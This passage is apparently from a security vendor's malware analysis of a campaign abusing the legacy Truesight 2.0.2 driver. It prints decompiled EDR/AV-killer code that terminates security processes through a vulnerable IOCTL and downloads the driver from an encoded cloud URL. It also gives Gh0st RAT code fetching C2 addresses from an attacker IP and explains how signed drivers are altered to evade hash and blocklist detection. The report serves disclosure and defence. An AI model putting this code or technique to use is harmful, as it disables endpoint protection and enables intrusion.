

Figure 13: Captured communication between the EDR/AV killer module and the Truesight driver.

Encouraged by the results of our dynamic analysis, we shifted our focus to recovering the critical sections of the VMProtected code. We successfully reconstructed the most significant parts of the EDR/AV killer module, gaining deeper insights into its development. While the attacker may have drawn inspiration from publicly available PoCs (e.g. TrueSightKiller [5]), the implementation is noticeably different, suggesting it was built from scratch rather than directly reused. In Figure 14, we can see the main logic of the module.

```
processList[0xC4] = "PopWndLog.exe";
processList[0xC5] = "PromoUtil.exe";
processList[0xC6] = "QHActiveDefense.exe";
processList[0xC7] = "QHSafeMain.exe";
processList[0xC8] = "QHSafeScanner.exe";
processList[0xC9] = "QHSafeTray.exe";
processList[0xCA] = "QHWatchdog.exe";
lpBuffer = 0;
hProcessSnap = CreateToolhelp32Snapshot_0(TH32CS_SNAPALL, 0);
if ( hProcessSnap != (HANDLE)INVALID_HANDLE_VALUE )
{
  while ( 1 )
  {
    pe.dwSize = 0x128;
    if ( Process32First(hProcessSnap, &pe) )
      break;
LABEL_x24EB:
    Sleep(15000u);
    hProcessSnap = CreateToolhelp32Snapshot_1(TH32CS_SNAPALL, 0);
    if ( hProcessSnap == (HANDLE)INVALID_HANDLE_VALUE )
      return INVALID_HANDLE_VALUE;
  }
LABEL_x22B2:
  index = 0;
  index = 0;
  while ( 1 )
  {
    if ( stricmp(pe.szExeFile, processList[index]) )
      goto LABEL_x24C0;
    th32ProcessID = pe.th32ProcessID;
    th32ProcessID = pe.th32ProcessID;
    if ( bValue )
      break;
LABEL_x24B5:
    KillProcess(processList[index], th32ProcessID);
LABEL_x24C0:
    if ( ++index >= 0xCB )
    {
      if ( !Process32Next(hProcessSnap, &pe) )
        goto LABEL_x24EB;
      goto LABEL_x22B2;
    }
    KillProcess(processList[index], th32ProcessID);
LABEL_x24C0:
    if ( ++index >= 0xCB )
    {
      if ( !Process32Next(hProcessSnap, &pe) )
        goto LABEL_x24EB;
      goto LABEL_x22B2;
    }
  }
  if ( GetFileAttributesA("C:\\Windows\\SysWOW64\\drivers\\189atohci.sys") != 0xFFFFFFFF )
  {
    CreateServiceLoadDriver();
LABEL_x24AF:
    bValue = 0;
    goto LABEL_x24B5;
  }                                     // ROT9: "https://22mm.oss-cn-hangzhou.aliyuncs.com/s.dat"
  strcpy(url, "ykkgj://22dd.fjj-te-yrexqyfl.rczpletj.tfd/j.urk");
  memset(v18, 0, sizeof(v18));
  urlLen = strlen(url);
  i = 0;
  if ( urlLen <= 0 )
  {
LABEL_x23B5:
    DownloadDriver(url, &lpBuffer);
    strcpy(FileName, "C:\\Windows\\SysWOW64\\drivers\\189atohci.sys");
    memset(&FileName[0x2A], 0, 0xDAu);
    FileA = CreateFileA(FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    if ( FileA != (HANDLE)0xFFFFFFFF )
    {
      WriteFile(FileA, lpBuffer, 0, (LPDWORD)&processList[0xCD], 0);
      CloseHandle_0(FileA);
    }
    CreateServiceLoadDriver();
    goto LABEL_x24AF;
  }
  while...                              // ROT9 Decode URL
  dC = (eC - 0x38) % 0x1A + 0x41;
LABEL_x23A9:
  url[i] = dC;
  goto LABEL_x23B0;
}
return INVALID_HANDLE_VALUE;
```

Figure 14: Main logic of the EDR/AV killer module.

The Truesight driver (version 2.0.2) is typically downloaded and installed as a service named `TCLService` by the initial-stage samples. However, if the driver is not already present on the system, the EDR/AV killer module can deploy it in the same manner. In such cases, the driver is retrieved from a public cloud, following the URL pattern: `https[://]22mm[.]oss-cn-hangzhou[.]aliyuncs[.]com/s[.]dat`. While the OSS Region ID (e.g. `oss-cn-hangzhou`) and OSS Bucket Name (`22mm`) may vary, the location remains within China (CN).

With the recovered code of this module available, we were able to validate our dynamic analysis findings regarding its process termination mechanism. The module utilizes the *Windows* API function `DeviceIoControl` to send the IOCTL `0x22E044` (Arbitrary Process Termination) directly to the Truesight driver's device. This routine targets a hard-coded list of processes primarily associated with security solutions. The complete list, which includes 192 process names, can be seen in Appendix A.

```
void __fastcall KillProcess(char *processName, int pid)
{
  HANDLE FileW; // edi
  int i; // esi
  int InBuffer; // [esp+14h] [ebp-14h] BYREF
  DWORD BytesReturned; // [esp+18h] [ebp-10h] BYREF
  __int64 OutBuffer; // [esp+1Ch] [ebp-Ch] BYREF

  FileW = CreateFileW(L"\\\\.\\TrueSight", 0xC0000000, 0, 0, 3u, 0x80u, 0);
  if ( FileW != (HANDLE)0xFFFFFFFF )
  {
    BytesReturned = 0;
    InBuffer = pid;
    OutBuffer = 0LL;
    if ( GetProcessID(processName) )
    {
      i = 5;
      while ( !GetProcessID(processName) || DeviceIoControl(FileW, 0x22E044u, &InBuffer, 4u, &OutBuffer, 8u, &BytesReturned, 0) )
      {
        Sleep(0x1388u);
        if ( !--i )
          goto LABEL_x376A;
      }
    }
    else
    {
LABEL_x376A:
      if ( DeviceIoControl_0(FileW, 0x22E044u, &InBuffer, 4u, &OutBuffer, 8u, &BytesReturned, 0) )
        CloseHandle_2(FileW);
    }
    CloseHandle_1(FileW);
  }
}
```

Figure 15: Process termination logic of the EDR/AV killer module.

TECHNICAL ANALYSIS: THE LEGACY TRUESIGHT DRIVER

As mentioned in previous sections, the attackers are exploiting the legacy version 2.0.2 of the `Truesight.sys` driver. They chose to do so for several reasons. Let's dissect these reasons to better understand their approach.

Readily available PoC – source of inspiration

First of all, the attackers took advantage of a known vulnerability in the Truesight driver (Arbitrary Process Termination) and leveraged it in their EDR/AV killer module. This was an easy task for them, as a publicly available PoC [5] has been around for some time, providing a source of inspiration.

Taking advantage of a Windows policy loophole

Secondly, as you may have noticed, we refer to the Truesight driver version 2.0.2 as a legacy driver. The reason for this is that, starting with *Windows 10* version 1607, *Microsoft* implemented a new policy that prevents the loading of any new kernel-mode drivers that are not signed via its Developer Portal – that is, signed by *Microsoft* itself. Unfortunately, Truesight driver version 2.0.2 falls under the exceptions to *Microsoft*'s driver signature policy validation [18]. Specifically, it belongs to the category of 'Drivers signed with an end-entity certificate issued prior to July 29, 2015, that chains to a supported cross-signed CA'.

To clarify, even the latest version of *Windows 11* is allowed to load this legacy Truesight driver (see the image in Figure 16 related to the original Truesight driver version 2.0.2 [9]).



Figure 16: The legacy Truesight driver, version 2.0.2 – driver-signing policy exception.

Bypassing the Microsoft Vulnerable Driver Blocklist

Another reason why the attackers deliberately chose to use the 2.0.2 version of the Truesight driver was to bypass the Microsoft Vulnerable Driver Blocklist [4], a built-in *Windows* mechanism designed to protect the system against known vulnerable drivers enforced through the WDAC policy. This blocklist is not solely based on hash detection; it can identify and block specific drivers using various attributes, such as the original filename, version range, hash, and TBS hash value of the certificate.

The TBS hash value is used in the Microsoft Vulnerable Driver Blocklist in conjunction with file attributes like the original filename, version range, etc., to accurately detect specific drivers signed by a particular certificate (identified through the calculated TBS hash value). To easily calculate TBS hash values for a specific driver, the built-in PowerShell cmdlet `New-CIPolicyRule` can be used:

```
(New-CIPolicyRule -DriverFilePath .\truesight3.3.0.0_original.sys -Level PcaCertificate).
Where{$_.UserMode -eq $false} | Format-List -Property Name, Root
```

Naturally, the Truesight driver, known to be vulnerable, is included in this blocklist. Let's examine the Denied Signer entry related to the Truesight driver in the latest Microsoft Vulnerable Driver Blocklist. This entry essentially states that drivers with the original filename 'Truesight', from version '0.0.0.0' to version '3.3.0.0', signed with certificates matching specific TBS hash values, are denied from loading. As a result, a wide range of Truesight driver versions are effectively blocked.

```
<Signer ID="ID_SIGNER_WINDOWS_3RD_PARTY_2012" Name="Microsoft Windows Third Party Component CA 2012">
      <CertRoot Type="TBS" Value="CEC1AFD0E310C55C1DCC601AB8E172917706AA32FB5E-AF826813547FDF02DD46" />
      <CertPublisher Value="Microsoft Windows Hardware Compatibility Publisher" />
      <FileAttribRef RuleID="ID_FILEATTRIB_TRUESIGHT"/>
</Signer>

<Signer ID="ID_SIGNER_TRUESIGHT_1" Name="Sectigo Public Code Signing Root R46">
      <CertRoot Type="TBS" Value="A229D2722BC6091D73B1D979B81088C977CB028A6F7CBF264BB81D5C-C8F099F87D7C296E48BF09D7EBE275F5498661A4"/>
      <FileAttribRef RuleID="ID_FILEATTRIB_TRUESIGHT"/>
</Signer>

<Signer ID="ID_SIGNER_TRUESIGHT_2" Name="DigiCert SHA2 High Assurance Code Signing CA">
      <CertRoot Type="TBS" Value="0BF095B845B69928B5D7DFD1C42AE4F90FEB8DC97F-7830598C93E848877021FB"/>
      <CertPublisher Value="Adlice"/>
      <FileAttribRef RuleID="ID_FILEATTRIB_TRUESIGHT"/>
</Signer>

<FileAttrib ID="ID_FILEATTRIB_TRUESIGHT" FriendlyName="Adlice Truesight.sys\3807e9a1bc-159b9e8fc0c7caad10d7213ff8ed8ad1cea9ea552b093c81bf624b FileAttribute" FileName="Truesight" MinimumFileVersion="0.0.0.0" MaximumFileVersion="3.3.0.0"/>
```

This policy has proven effective in preventing the loading of, for example, Truesight driver version 3.3.0, as the calculated TBS hash values of the certificate for this version match those defined in the blocklist for the Truesight driver.

```
PS [redacted]> (New-CIPolicyRule -DriverFilePath .\truesight3.3.0.0_original.sys -Level PcaCertificate).Where{$_.UserMode -eq $false}
| Format-List -Property Name, Root
"Scan completed successfully"


Name : Sectigo Public Code Signing Root R46
Root : A229D2722BC6091D73B1D979B81088C977CB028A6F7CBF264BB81D5CC8F099F87D7C296E48BF09D7EBE275F5498661A4

Name : Microsoft Windows Third Party Component CA 2012
Root : CEC1AFD0E310C55C1DCC601AB8E172917706AA32FB5EAF826813547FDF02DD46
```

Figure 17: TBS hash values – Truesight driver, version 3.3.0.

The TBS hash value of the certificate associated with the legacy Truesight driver version 2.0.2 is: `1D7E838ACCD498C2E5BA9373AF819EC097BB955C`.

```
PS [redacted]> (New-CIPolicyRule -DriverFilePath .\truesight2.0.2_original.sys -Level PcaCertificate).Where{$_.UserMode -eq $fals
Format-List -Property Name, Root
"Scan completed successfully"


Name : DigiCert High Assurance Code Signing CA-1
Root : 1D7E838ACCD498C2E5BA9373AF819EC097BB955C
```

Figure 18: TBS hash value – Truesight driver, version 2.0.2.

After reviewing the latest version of the Microsoft Vulnerable Driver Blocklist, it was found that the TBS hash value `1D7E838ACCD498C2E5BA9373AF819EC097BB955C`, which corresponds to the certificate `DigiCert High Assurance Code Signing CA-1`, is indeed listed as a Denied Signer. However, it is associated with different drivers and *not* with the Truesight driver.

As a result, the legacy Truesight driver, version 2.0.2, can bypass the Microsoft Vulnerable Driver Blocklist, and its loading will not be blocked by this security mechanism.

Evading the hash-based detection

To further evade detection, the attackers intentionally generated thousands of variants (with different hashes) of the legacy Truesight driver (2.0.2) by altering specific parts of the PE file while ensuring the digital signature remained valid.

More specifically, only two areas of the driver are modified. The first involves a specific part of the `PE → NT Header → OptionalHeader → CheckSum` (four bytes), as shown in Figure 19. This modification does not impact the validity of the digital signature because certain parts of the PE binary are excluded from the hash calculation during the signing process [19], such as the CheckSum field.



Figure 19: Comparison of the legacy Truesight driver – original vs. modified (CheckSum).

The second modification occurs at the end of the file (four bytes), which is part of the data related to the `WIN_CERTIFICATE` structure. This structure holds the attribute certificate entry [20], which must always align to quadword boundaries (eight-byte boundaries). If an entry's `dwLength` does not end on an eight-byte boundary, it will be padded with zero bytes to maintain proper alignment.

Modifying this zero-byte padding does not affect the signature or validity of the certificate, as it's outside the cryptographic data. In the case of the legacy Truesight driver, the attacker can freely modify the five-byte zero-padding area. In our example, the attacker altered only four bytes, even though five bytes could have been modified.



Figure 20: Comparison of the legacy Truesight driver – original vs. modified (WIN_CERTIFICATE padding).

In summary, the attacker is modifying eight bytes of the legacy Truesight driver (four bytes in the `CheckSum` and four bytes in the `WIN_CERTIFICATE` padding), allowing the creation of 2^64 unique file hashes for the same driver while still preserving the validity of the driver's signature. We detected more than 2,500 distinct variants.



Figure 21: Modified variant of the legacy Truesight driver – valid signed.

The known vulnerability (Arbitrary Process Termination) in the Truesight driver, affecting versions below 3.4.0, was patched over a year ago. A comparison between the original legacy Truesight driver, version 2.0.2, and the patched version 3.4.0 reveals the addition of a check for the process to be terminated. If the process runs as protected (PP/PPL), which is typical for security solutions, the termination attempt will be aborted.



Figure 22: Comparison of the vulnerable Truesight driver (2.0.2) and the patched version (3.4.0).

TECHNICAL ANALYSIS: FINAL STAGES

Among several initial-stage samples we deeply investigated (with an active attacker's infrastructure), all of them were deploying the same final stage: a variant of the Gh0st RAT [21]. This well-known remote access trojan, recognized for its stealth and effectiveness, is designed to remotely control compromised computers, granting attackers unauthorized access for data theft, surveillance, and system manipulation.

There are dozens of variants of Gh0st RAT that are derived from the available source code [22]. Although the source code has been publicly available for several years, Gh0st RAT is mainly used by threat actors based in China.

An example [23] of a reconstructed Gh0st RAT variant (dumped from memory and repaired), delivered through the initial-stage samples in this campaign, overlaps with the variant described in [24].

Most of the code routines described in [24] are similar to those in our delivered final-stage payload. For instance, both use the `EnumWindow` and `GetWindowTextA` functions to enumerate and compare window names (using the same window names) for detection risk assessment.

```
memset(String, 0, 254);
GetWindowTextA(hWnd, String, 254);
if ( strstr(String, "火绒剑")
  || strstr(String, "XueTr")
  || strstr(String, "c32asm")
  || strstr(String, "OllyDbg")
  || strstr(String, "Process Monitor")
  || strstr(String, "PowerTool")
  || strstr(String, "监视器")
  || strstr(String, "网络连接")
  || strstr(String, "流量")
  || strstr(String, "雷达") )
{
  cVal = 0;
}
```

Figure 23: Gh0st RAT – detection risk assessment.

Another example is a code routine that retrieves new C2 addresses from an `ip.txt` file hosted on a remote attacker-controlled server.

```
memset(Buffer, 0, sizeof(Buffer));
dwNumberOfBytesRead = 0;
hInternet = InternetOpenA("Mozilla/4.0 (compatible)", 0, 0, 0, 0);
if ( hInternet )
{
  sprintf(szUrl, "http://%s/ip.txt", "8.210.12.177");
  hFile = InternetOpenUrlA(hInternet, szUrl, 0, 0, 0x80000100, 0);
  if ( hFile )
  {
    do
      InternetReadFile(hFile, Buffer, 0x824u, &dwNumberOfBytesRead);
    while ( dwNumberOfBytesRead );
    if ( strlen(Buffer) < 0x10 )
    {
      if ( strcmp("8.210.12.177", Buffer) )
        strcpy("8.210.12.177", Buffer);
      i = 4;
    }
    InternetCloseHandle(hFile);
    InternetCloseHandle(hInternet);
```

Figure 24: Gh0st RAT – retrieving new C2 addresses.

We believe this is the same Gh0st RAT variant, known as HiddenGh0st, as described in [25]. It shares clear similarities with the 'string version' of Gh0st RAT, including the 'hx' identifier, packet encryption, and network communication via a custom protocol.

One key factor for properly attributing a sample as a Gh0st RAT variant is its custom network protocol encryption algorithm [26], which typically involves a single-byte XOR operation combined with SUB/ADD operations on each byte, along with the RAT's specific capabilities.

Figure 25 shows an example from our sample: the initial Gh0st RAT network communication, which utilizes the custom network protocol with encryption following a similar logic – applying a single-byte XOR operation combined with an ADD operation on each byte.



Figure 25: Gh0st RAT – encryption logic of the custom network protocol.

As previously mentioned, there are dozens of publicly available versions of the Gh0st RAT malware, and any attacker can easily create their own variant. Since it's not considered best practice to name every version found in the wild [27], we have not assigned a specific name to our sample, which differs only slightly from others.

Given the vast number of initial-stage samples involved in this campaign (thousands), the attacker may deploy another final-stage payload, though it will likely retain similar RAT functionality.

MITIGATION & REMEDIATION

As previously described, the attackers are modifying the Truesight driver (version 2.0.2), making minimal changes to alter its file hash while preserving its valid digital signature. As a result, hash-based detection alone proves ineffective.

At the time of our investigation, none of the legacy Truesight driver variants were classified as known-vulnerable by the Microsoft Vulnerable Driver Blocklist [4] or by other common detection mechanisms, such as those implemented by the LOLDrivers project.

The Microsoft Vulnerable Driver Blocklist uses advanced detection mechanisms, beyond just hash-based checks, to protect against known vulnerable drivers. Since it is built into the *Windows* OS, we reported the issue to *MSRC*, resulting in an updated version of the Blocklist (released on 17 December 2024). This update effectively prevents all variants of the legacy driver exploited in this campaign.

We recommend manually applying [28] the latest version of the Microsoft Vulnerable Driver Blocklist, as it is usually auto-updated only once or twice a year.

CONCLUSION

Detecting the abuse of known vulnerable drivers is essential for mitigating known threats. However, proactively hunting for the abuse of drivers not yet identified as vulnerable can lead to significant discoveries, often uncovering stealthy operations that have been flying under the radar for months or even years. This publication demonstrates how research-driven, future-focused detection rules can reveal hidden threats designed to evade detection for extended periods.

In the uncovered massive campaign, the attackers leveraged thousands of initial-stage malicious samples and exploited over 2,500 distinct variants of the legacy Truesight driver. By modifying specific parts of the driver while preserving its digital signature, the attackers bypassed common detection methods, including the latest Microsoft Vulnerable Driver Blocklist and LOLDrivers detection mechanisms, allowing them to evade detection for months. Exploiting the Arbitrary Process Termination vulnerability allowed the EDR/AV killer module to target and disable processes commonly associated with security solutions, further enhancing the campaign's stealth.

This case highlights a key lesson: hash-based detection alone is not sufficient to identify sophisticated attacks. The attackers were able to modify the driver in ways that made hash-based checks ineffective, reinforcing the need for more comprehensive detection strategies. *Windows* security mechanisms, such as the built-in Microsoft Vulnerable Driver Blocklist, offer a more robust approach by blocking drivers based on attributes beyond just hashes. This multi-faceted approach is critical for improving detection and protection against evolving threats.

The latest updates to the Microsoft Vulnerable Driver Blocklist – which now includes the legacy Truesight driver exploited in this campaign – effectively prevent the loading of all its variants. We recommend enabling and applying the latest blocklist updates on all *Windows* systems.

REFERENCES

[1] Vinopal, J. Breaking Boundaries: Investigating Vulnerable Drivers and Mitigating Risks. Check Point Research. 30 September 2024. https://research.checkpoint.com/2024/breaking-boundaries-investigating-vulnerable-drivers-and-mitigating-risks/.

[2] magicsword-io / LOLDrivers. https://github.com/magicsword-io/LOLDrivers.

[3] Adlice. https://www.adlice.com/.

[4] Microsoft. Microsoft recommended driver block rules. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/microsoft-recommended-driver-block-rules.

[5] https://www.virustotal.com/gui/file/9446165c038e30d89a877728d767a791b4beec6755834d7eeac5f3c418d4834c.

[6] MaorSabag / TrueSightKiller. https://github.com/MaorSabag/TrueSightKiller.

[7] ph4nt0mbyt3 / Darkside. https://github.com/ph4nt0mbyt3/Darkside.

